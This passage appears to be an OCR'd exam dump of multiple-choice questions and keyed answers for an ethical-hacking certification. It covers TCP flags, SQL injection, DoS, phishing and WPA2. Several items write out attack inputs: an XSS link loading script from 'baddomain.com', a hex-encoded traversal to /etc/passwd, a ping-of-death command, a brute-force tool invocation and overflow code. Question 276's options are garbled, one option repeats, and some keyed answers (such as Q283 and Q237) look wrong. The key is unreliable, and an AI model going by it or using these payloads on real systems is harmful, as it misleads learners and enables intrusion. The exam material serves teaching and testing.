
Answer: C

NEW QUESTION 222
Fred is the network administrator for his company. Fred is testing an internal switch. From an external IP address, Fred wants to try and trick this switch into thinking it already has established a session with his computer. How can Fred accomplish this?

A. Fred can accomplish this by sending an IP packet with the RST/SIN bit and the source address of his computer.
B. He can send an IP packet with the SYN bit and the source address of his computer.
C. Fred can send an IP packet with the ACK bit set to zero and the source address of the switch.
D. Fred can send an IP packet to the switch with the ACK bit and the source address of his machine.

Answer: D

NEW QUESTION 225
What framework architecture is shown in this exhibit?



A. Core Impact
B. Metasploit
C. Immunity Canvas
D. Nessus

Answer: B

NEW QUESTION 227
Bob has been hired to do a web application security test. Bob notices that the site is dynamic and must make use of a back end database. Bob wants to see if SQL Injection would be possible. What is the first character that Bob should use to attempt breaking valid SQL request?

A. Semi Column
B. Double Quote
C. Single Quote
D. Exclamation Mark

Answer: C

NEW QUESTION 228
While testing web applications, you attempt to insert the following test script into the search area on the company's web site:
<script>alert('Testing Testing Testing')</script>
Later, when you press the search button, a pop up box appears on your screen with the text "Testing Testing Testing". What vulnerability is detected in the web application here?

A. Cross Site Scripting
B. Password attacks
C. A Buffer Overflow
D. A hybrid attack

Answer: A

NEW QUESTION 230
Which definition below best describes a covert channel?

A. A server program using a port that is not well known
B. Making use of a protocol in a way it was not intended to be used
C. It is the multiplexing taking place on a communication link
D. It is one of the weak channels used by WEP that makes it insecure

Answer: B

NEW QUESTION 234
Bob was frustrated with his competitor, Brownies Inc., and decided to launch an attack that would result in serious financial losses. He planned the attack carefully and carried out the attack at the appropriate moment.
Meanwhile, Trent, an administrator at Brownies Inc., realized that their main financial transaction server had been attacked. As a result of the attack, the server crashed and Trent needed to reboot the system, as no one was able to access the resources of the company. This process involves human interaction to fix it.
What kind of Denial of Service attack was best illustrated in the scenario above?

A. Simple DDoS attack
B. DoS attacks which involves flooding a network or system
C. DoS attacks which involves crashing a network or system
D. DoS attacks which is done accidentally or deliberately

Answer: C

NEW QUESTION 237
Bob has a good understanding of cryptography, having worked with it for many years. Cryptography is used to secure data from specific threats, but it does not secure the application from coding errors. It can provide data privacy; integrity and enable strong authentication but it cannot mitigate programming errors. What is a good example of a programming error that Bob can use to explain to the management how encryption will not address all their security concerns?

A. Bob can explain that using a weak key management technique is a form of programming error
B. Bob can explain that using passwords to derive cryptographic keys is a form of a programming error
C. Bob can explain that a buffer overflow is an example of programming error and it is a common mistake associated with poor programming technique
D. Bob can explain that a random number generator can be used to derive cryptographic keys but it uses a weak seed value and this is a form of a programming error

Answer: A

NEW QUESTION 241
This method is used to determine the Operating system and version running on a remote target system. What is it called?

A. Service Degradation
B. OS Fingerprinting
C. Manual Target System
D. Identification Scanning

Answer: B

NEW QUESTION 242
Take a look at the following attack on a Web Server using obstructed URL:

```
http://www.certifiedhacker.com/script.ext?
template=%2e%2e%2f%2e%2e%2f%2e%2e%2f%65%74%63%2f%70%61%73%73%77%64
This request is made up of:
%2e%2e%2f%2e%2e%2f%2e%2e%2f = ../../../
%65%74%63 = etc
%2f = /
%70%61%73%73%77%64 = passwd
```

How would you protect from these attacks?

A. Configure the Web Server to deny requests involving "hex encoded" characters
B. Create rules in IDS to alert on strange Unicode requests
C. Use SSL authentication on Web Servers
D. Enable Active Scripts Detection at the firewall and routers

Answer: B

NEW QUESTION 244
You receive an e-mail like the one shown below. When you click on the link contained in the mail, you are redirected to a website seeking you to download free Anti-Virus software. Dear valued customers,
We are pleased to announce the newest version of Antivirus 2010 for Windows which will probe you with total security against the latest spyware, malware, viruses, Trojans and other online threats. Simply visit the link below and enter your antivirus code:
Antivirus code: 5014 http://www.juggyboy/virus/virus.html
Thank you for choosing us, the worldwide leader Antivirus solutions. Mike Robertson
PDF Reader Support
Copyright Antivirus 2010 ?All rights reserved
If you want to stop receiving mail, please go to: http://www.juggyboy.com
or you may contact us at the following address: Media Internet Consultants, Edif. Neptuno, Planta Baja, Ave. Ricardo J. Alfaro, Tumba Muerto, n/a Panama
How will you determine if this is Real Anti-Virus or Fake Anti-Virus website?

A. Look at the website design, if it looks professional then it is a Real Anti-Virus website
B. Connect to the site using SSL, if you are successful then the website is genuine
C. Search using the URL and Anti-Virus product name into Google and lookout for suspicious warnings against this site
D. Download and install Anti-Virus software from this suspicious looking site, your Windows 7 will prompt you and stop the installation if the downloaded file is a malware
E. Download and install Anti-Virus software from this suspicious looking site, your Windows 7 will prompt you and stop the installation if the downloaded file is a malware

Answer: C

NEW QUESTION 249
The network administrator at Spears Technology, Inc has configured the default gateway Cisco router's access-list as below:

```
Current configuration : 1206 bytes
!
version 12.3
!
hostname Victim
!
enable secret 5 $1$h2iz$DHYpcqURFOAPD2aDuA.YXO
!
interface Ethernet0/0
ip address dhcp
ip nat outside
half-duplex
!
interface Ethernet0/1
ip address 192.168.1.1 255.255.255.0
ip nat inside
half-duplex
!
router rip
network 192.168.1.0
!
ip nat inside source list 102 interface Ethernet0/0 overload
no ip http server
ip classless
!
access-list 1 permit 192.168.1.0 0.0.0.255
access-list 102 permit ip any any
!
snmp-server community public RO

snmp-server community private RW 1
snmp-server enable traps tty
!
line con 0
logging synchronous
login
line aux 0
line vty 0 4
password secret
login
!!
end
```

You are hired to conduct security testing on their network. You successfully brute-force the SNMP community string using a SNMP crack tool. The access-list configured at the router prevents you from establishing a successful connection. You want to retrieve the Cisco configuration from the router. How would you proceed?

A. Use the Cisco's TFTP default password to connect and download the configuration file
B. Run a network sniffer and capture the returned traffic with the configuration file from the router
C. Run Generic Routing Encapsulation (GRE) tunneling protocol from your computer to the router masking your IP address
D. Send a customized SNMP set request with a spoofed source IP address in the range - 192.168.1.0

Answer: BD

NEW QUESTION 250
John the hacker is sniffing the network to inject ARP packets. He injects broadcast frames onto the wire to conduct MiTM attack. What is the destination MAC address of a broadcast frame?

A. 0xFFFFFFFFFFFF
B. 0xDDDDDDDDDDDD
C. 0xAAAAAAAAAAAA
D. 0xBBBBBBBBBBBB

Answer: A

NEW QUESTION 255
What port number is used by LDAP protocol?

A. 110
B. 389
C. 464
D. 445

Answer: B

NEW QUESTION 256
This TCP flag instructs the sending system to transmit all buffered data immediately.

A. SYN
B. RST
C. PSH
D. URG
E. FIN

Answer: C

NEW QUESTION 258
In which location, SAM hash passwords are stored in Windows 7?

A. c:\windows\system32\config\SAM
B. c:\winnt\system32\machine\SAM
C. c:\windows\etc\drivers\SAM
D. c:\windows\config\etc\SAM

Answer: A

NEW QUESTION 259
Which of the following steganography utilities exploits the nature of white space and allows the user to conceal information in these white spaces?

A. Image Hide
B. Snow
C. Gif-It-Up
D. NiceText

Answer: B

NEW QUESTION 263
This is an attack that takes advantage of a web site vulnerability in which the site displays content that includes un-sanitized user-provided data.
<ahref="http://foobar.com/index.html?id=%3Cscript%20src=%22http://baddomain.com/bad script.js%22%3E%3C/script%3E">See foobar
What is this attack?

A. Cross-site-scripting attack
B. SQL Injection
C. URL Traversal attack
D. Buffer Overflow attack

Answer: A

NEW QUESTION 264
Lee is using Wireshark to log traffic on his network. He notices a number of packets being directed to an internal IP from an outside IP where the packets are ICMP and their size is around 65, 536 bytes. What is Lee seeing here?

A. Lee is seeing activity indicative of a Smurf attack.
B. Most likely, the ICMP packets are being sent in this manner to attempt IP spoofing.
C. Lee is seeing a Ping of death attack.
D. This is not unusual traffic, ICMP packets can be of any size.

Answer: C

NEW QUESTION 268
What sequence of packets is sent during the initial TCP three-way handshake?

A. SYN, SYN-ACK, ACK
B. SYN, URG, ACK
C. SYN, ACK, SYN-ACK
D. FIN, FIN-ACK, ACK

Answer: A

NEW QUESTION 270

What is the default Password Hash Algorithm used by NTLMv2?

A. MD4
B. DES
C. SHA-1
D. MD5

Answer: D

NEW QUESTION 272
John is using a special tool on his Linux platform that has a database containing signatures to be able to detect hundreds of vulnerabilities in UNIX, Windows, and commonly used web CGI/ASPX scripts. Moreover, the database detects DDoS zombies and Trojans as well. What would be the name of this tool?

A. hping2
B. nessus
C. nmap
D. make

Answer: B

NEW QUESTION 276
Charlie is the network administrator for his company. Charlie just received a new Cisco router and wants to test its capabilities out and to see if it might be susceptible to a DoS attack resulting in its locking up. The IP address of the Cisco switch is 172.16.0.45. What command can Charlie use to attempt this task?

A. Charlie can use the comman
B. ping -l 56550 172.16.0.45 -t.
C. Charlie can try using the comman
D. ping 56550 172.16.0.45.
E. By using the command ping 172.16.0.45 Charlie would be able to lockup the router
F. He could use the comman
G. ping -4 56550 172.16.0.45.


Answer: A

NEW QUESTION 277
A simple compiler technique used by programmers is to add a terminator 'canary word' containing four letters NULL (0x00), CR (0x0d), LF (0x0a) and EOF (0xff) so that most string operations are terminated. If the canary word has been altered when the function returns, and the program responds by emitting an intruder alert into syslog, and then halts what does it indicate?

A. A buffer overflow attack has been attempted
B. A buffer overflow attack has already occurred
C. A firewall has been breached and this is logged
D. An intrusion detection system has been triggered
E. The system has crashed

Answer: A

NEW QUESTION 278
Which type of sniffing technique is generally referred as MiTM attack?



A. Password Sniffing

B. ARP Poisoning
C. Mac Flooding
D. DHCP Sniffing

Answer: B

Explanation: ARP poisoning is the closest value to the right answer because ARP spoofing, also known as ARP flooding, ARP poisoning or ARP poison routing (APR), is a technique used to attack a local-area network (LAN). ARP spoofing may allow an attacker to interceptdata frames on a LAN, modify the traffic, or stop the traffic altogether. The attack can only be used on networks that make use of the Address Resolution Protocol (ARP) and not another method of address resolution.

NEW QUESTION 283
An Attacker creates a zuckerjournals.com website by copying and mirroring HACKERJOURNALS.COM site to spread the news that Hollywood actor Jason Jenkins died in a car accident. The attacker then submits his fake site for indexing in major search engines. When users search for "Jason Jenkins", attacker's fake site shows up and dupes victims by the fake news.

This is another great example that some people do not know what URL's are. Real website:
Fake website: http://www.zuckerjournals.com

The website is clearly not WWW.HACKERJOURNALS.COM. It is obvious for many, but unfortunately some people still do not know what an URL is. It's the

address that you enter into the address bar at the top your browser and this is clearly not legit site, its www.zuckerjournals.com
How would you verify if a website is authentic or not?

A. Visit the site using secure HTTPS protocol and check the SSL certificate for authenticity
B. Navigate to the site by visiting various blogs and forums for authentic links
C. Enable Cache on your browser and lookout for error message warning on the screen
D. Visit the site by clicking on a link from Google search engine

Answer: D

NEW QUESTION 287
Your company has blocked all the ports via external firewall and only allows port 80/443 to connect to the Internet. You want to use FTP to connect to some remote server on the Internet. How would you accomplish this?

A. Use HTTP Tunneling
B. Use Proxy Chaining
C. Use TOR Network
D. Use Reverse Chaining

Answer: A

NEW QUESTION 292
Finding tools to run dictionary and brute forcing attacks against FTP and Web servers is an easy task for hackers. They use tools such as arhontus or brutus to break into remote servers.

```
CEH# ./rpa
Remote Password Assassin V 1.0
Roses Labs / w00w00
Usage: ./rpa <host> (options)
Options:
-l : Login file to use.
-s : Use the same login.
-c : Password file to use.
-r : Attack FlowPoint Router.
-t : Attack Telnet Port.
-f : Attack FTP Port.
-p : Attack POP Port.
CEH# ./rpa 10.0.0.34 -t -f -c passwords.txt -s linksys
```

A command such as this, will attack a given 10.0.0.34 FTP and Telnet servers simultaneously with a list of passwords and a single login namE. linksys. Many FTP-specific password-guessing tools are also available from major security sites.
What defensive measures will you take to protect your network from these attacks?

A. Never leave a default password
B. Never use a password that can be found in a dictionary
C. Never use a password related to your hobbies, pets, relatives, or date of birth.
D. Use a word that has more than 21 characters from a dictionary as the password
E. Never use a password related to the hostname, domain name, or anything else that can be found with whois


Answer: ABCE

NEW QUESTION 297
What type of encryption does WPA2 use?

A. DES 64 bit
B. AES-CCMP 128 bit
C. MD5 48 bit
D. SHA 160 bit

Answer: B

NEW QUESTION 299
In this attack, a victim receives an e-mail claiming from PayPal stating that their account has been disabled and confirmation is required before activation. The attackers then scam to collect not one but two credit card numbers, ATM PIN number and other personal details.



Ignorant users usually fall prey to this scam. Which of the following statement is incorrect related to this attack?

A. Do not reply to email messages or popup ads asking for personal or financial information
B. Do not trust telephone numbers in e-mails or popup ads
C. Review credit card and bank account statements regularly
D. Antivirus, anti-spyware, and firewall software can very easily detect these type of attacks
E. Do not send credit card numbers, and personal or financial information via e-mail

Answer: D

NEW QUESTION 302

One of the ways to map a targeted network for live hosts is by sending an ICMP ECHO request to the broadcast or the network address. The request would be broadcasted to all hosts on the targeted network. The live hosts will send an ICMP ECHO Reply to the attacker's source IP address.
You send a ping request to the broadcast address 192.168.5.255.

```
[root@ceh/root]# ping -b 192.168.5.255
WARNING: pinging broadcast address
PING 192.168.5.255 (192.168.5.255) from 192.168.5.1 : 56(84) bytes of
data.
64 bytes from 192.168.5.1: icmp_seq=0 ttl=255 time=4.1 ms
64 bytes from 192.168.5.5: icmp_seq=0 ttl=255 time=5.7 ms
```

There are 40 computers up and running on the target network. Only 13 hosts send a reply while others do not. Why?

A. Windows machines will not generate an answer (ICMP ECHO Reply) to an ICMP ECHO request aimed at the broadcast address or at the network address.
B. Linux machines will not generate an answer (ICMP ECHO Reply) to an ICMP ECHO request aimed at the broadcast address or at the network address.
C. You should send a ping request with this command ping ? 192.168.5.0-255
D. You cannot ping a broadcast addres
E. The above scenario is wrong.

Answer: A

NEW QUESTION 307
What is the IV key size used in WPA2?

A. 32
B. 24
C. 16
D. 48
E. 128

Answer: D

Explanation: Every WPA key includes a 48 bit IV key, which creates 500 trillion combinations and is a stronger encryption compared to WEP. With so many combinations, the possibility of the encryption key reuse is lesser and therefore the encryption can endure hacking attacks better than WEP. WPA does not make direct use of the master encryption keys and has a message integrity checking facility.

NEW QUESTION 308
Buffer X in an Accounting application module for Brownies Inc. can contain 200 characters. The programmer makes an assumption that 200 characters are more than enough. Because there were no proper boundary checks being conducted, Bob decided to insert 400 characters into the 200-character buffer. (Overflows the buffer). Below is the code snippet:

```
Void func (void)
{
int I; char buffer [200];
for (I=0; I<400; I++)
buffer [I]= 'A';
return;
}
```

How can you protect/fix the problem of your application as shown above?

A. Because the counter starts with 0, we would stop when the counter is less than 200
B. Because the counter starts with 0, we would stop when the counter is more than 200
C. Add a separate statement to signify that if we have written less than 200 characters to the buffer, the stack should stop because it cannot hold any more data
D. Add a separate statement to signify that if we have written 200 characters to the buffer, the stack should stop because it cannot hold any more data

Answer: AD

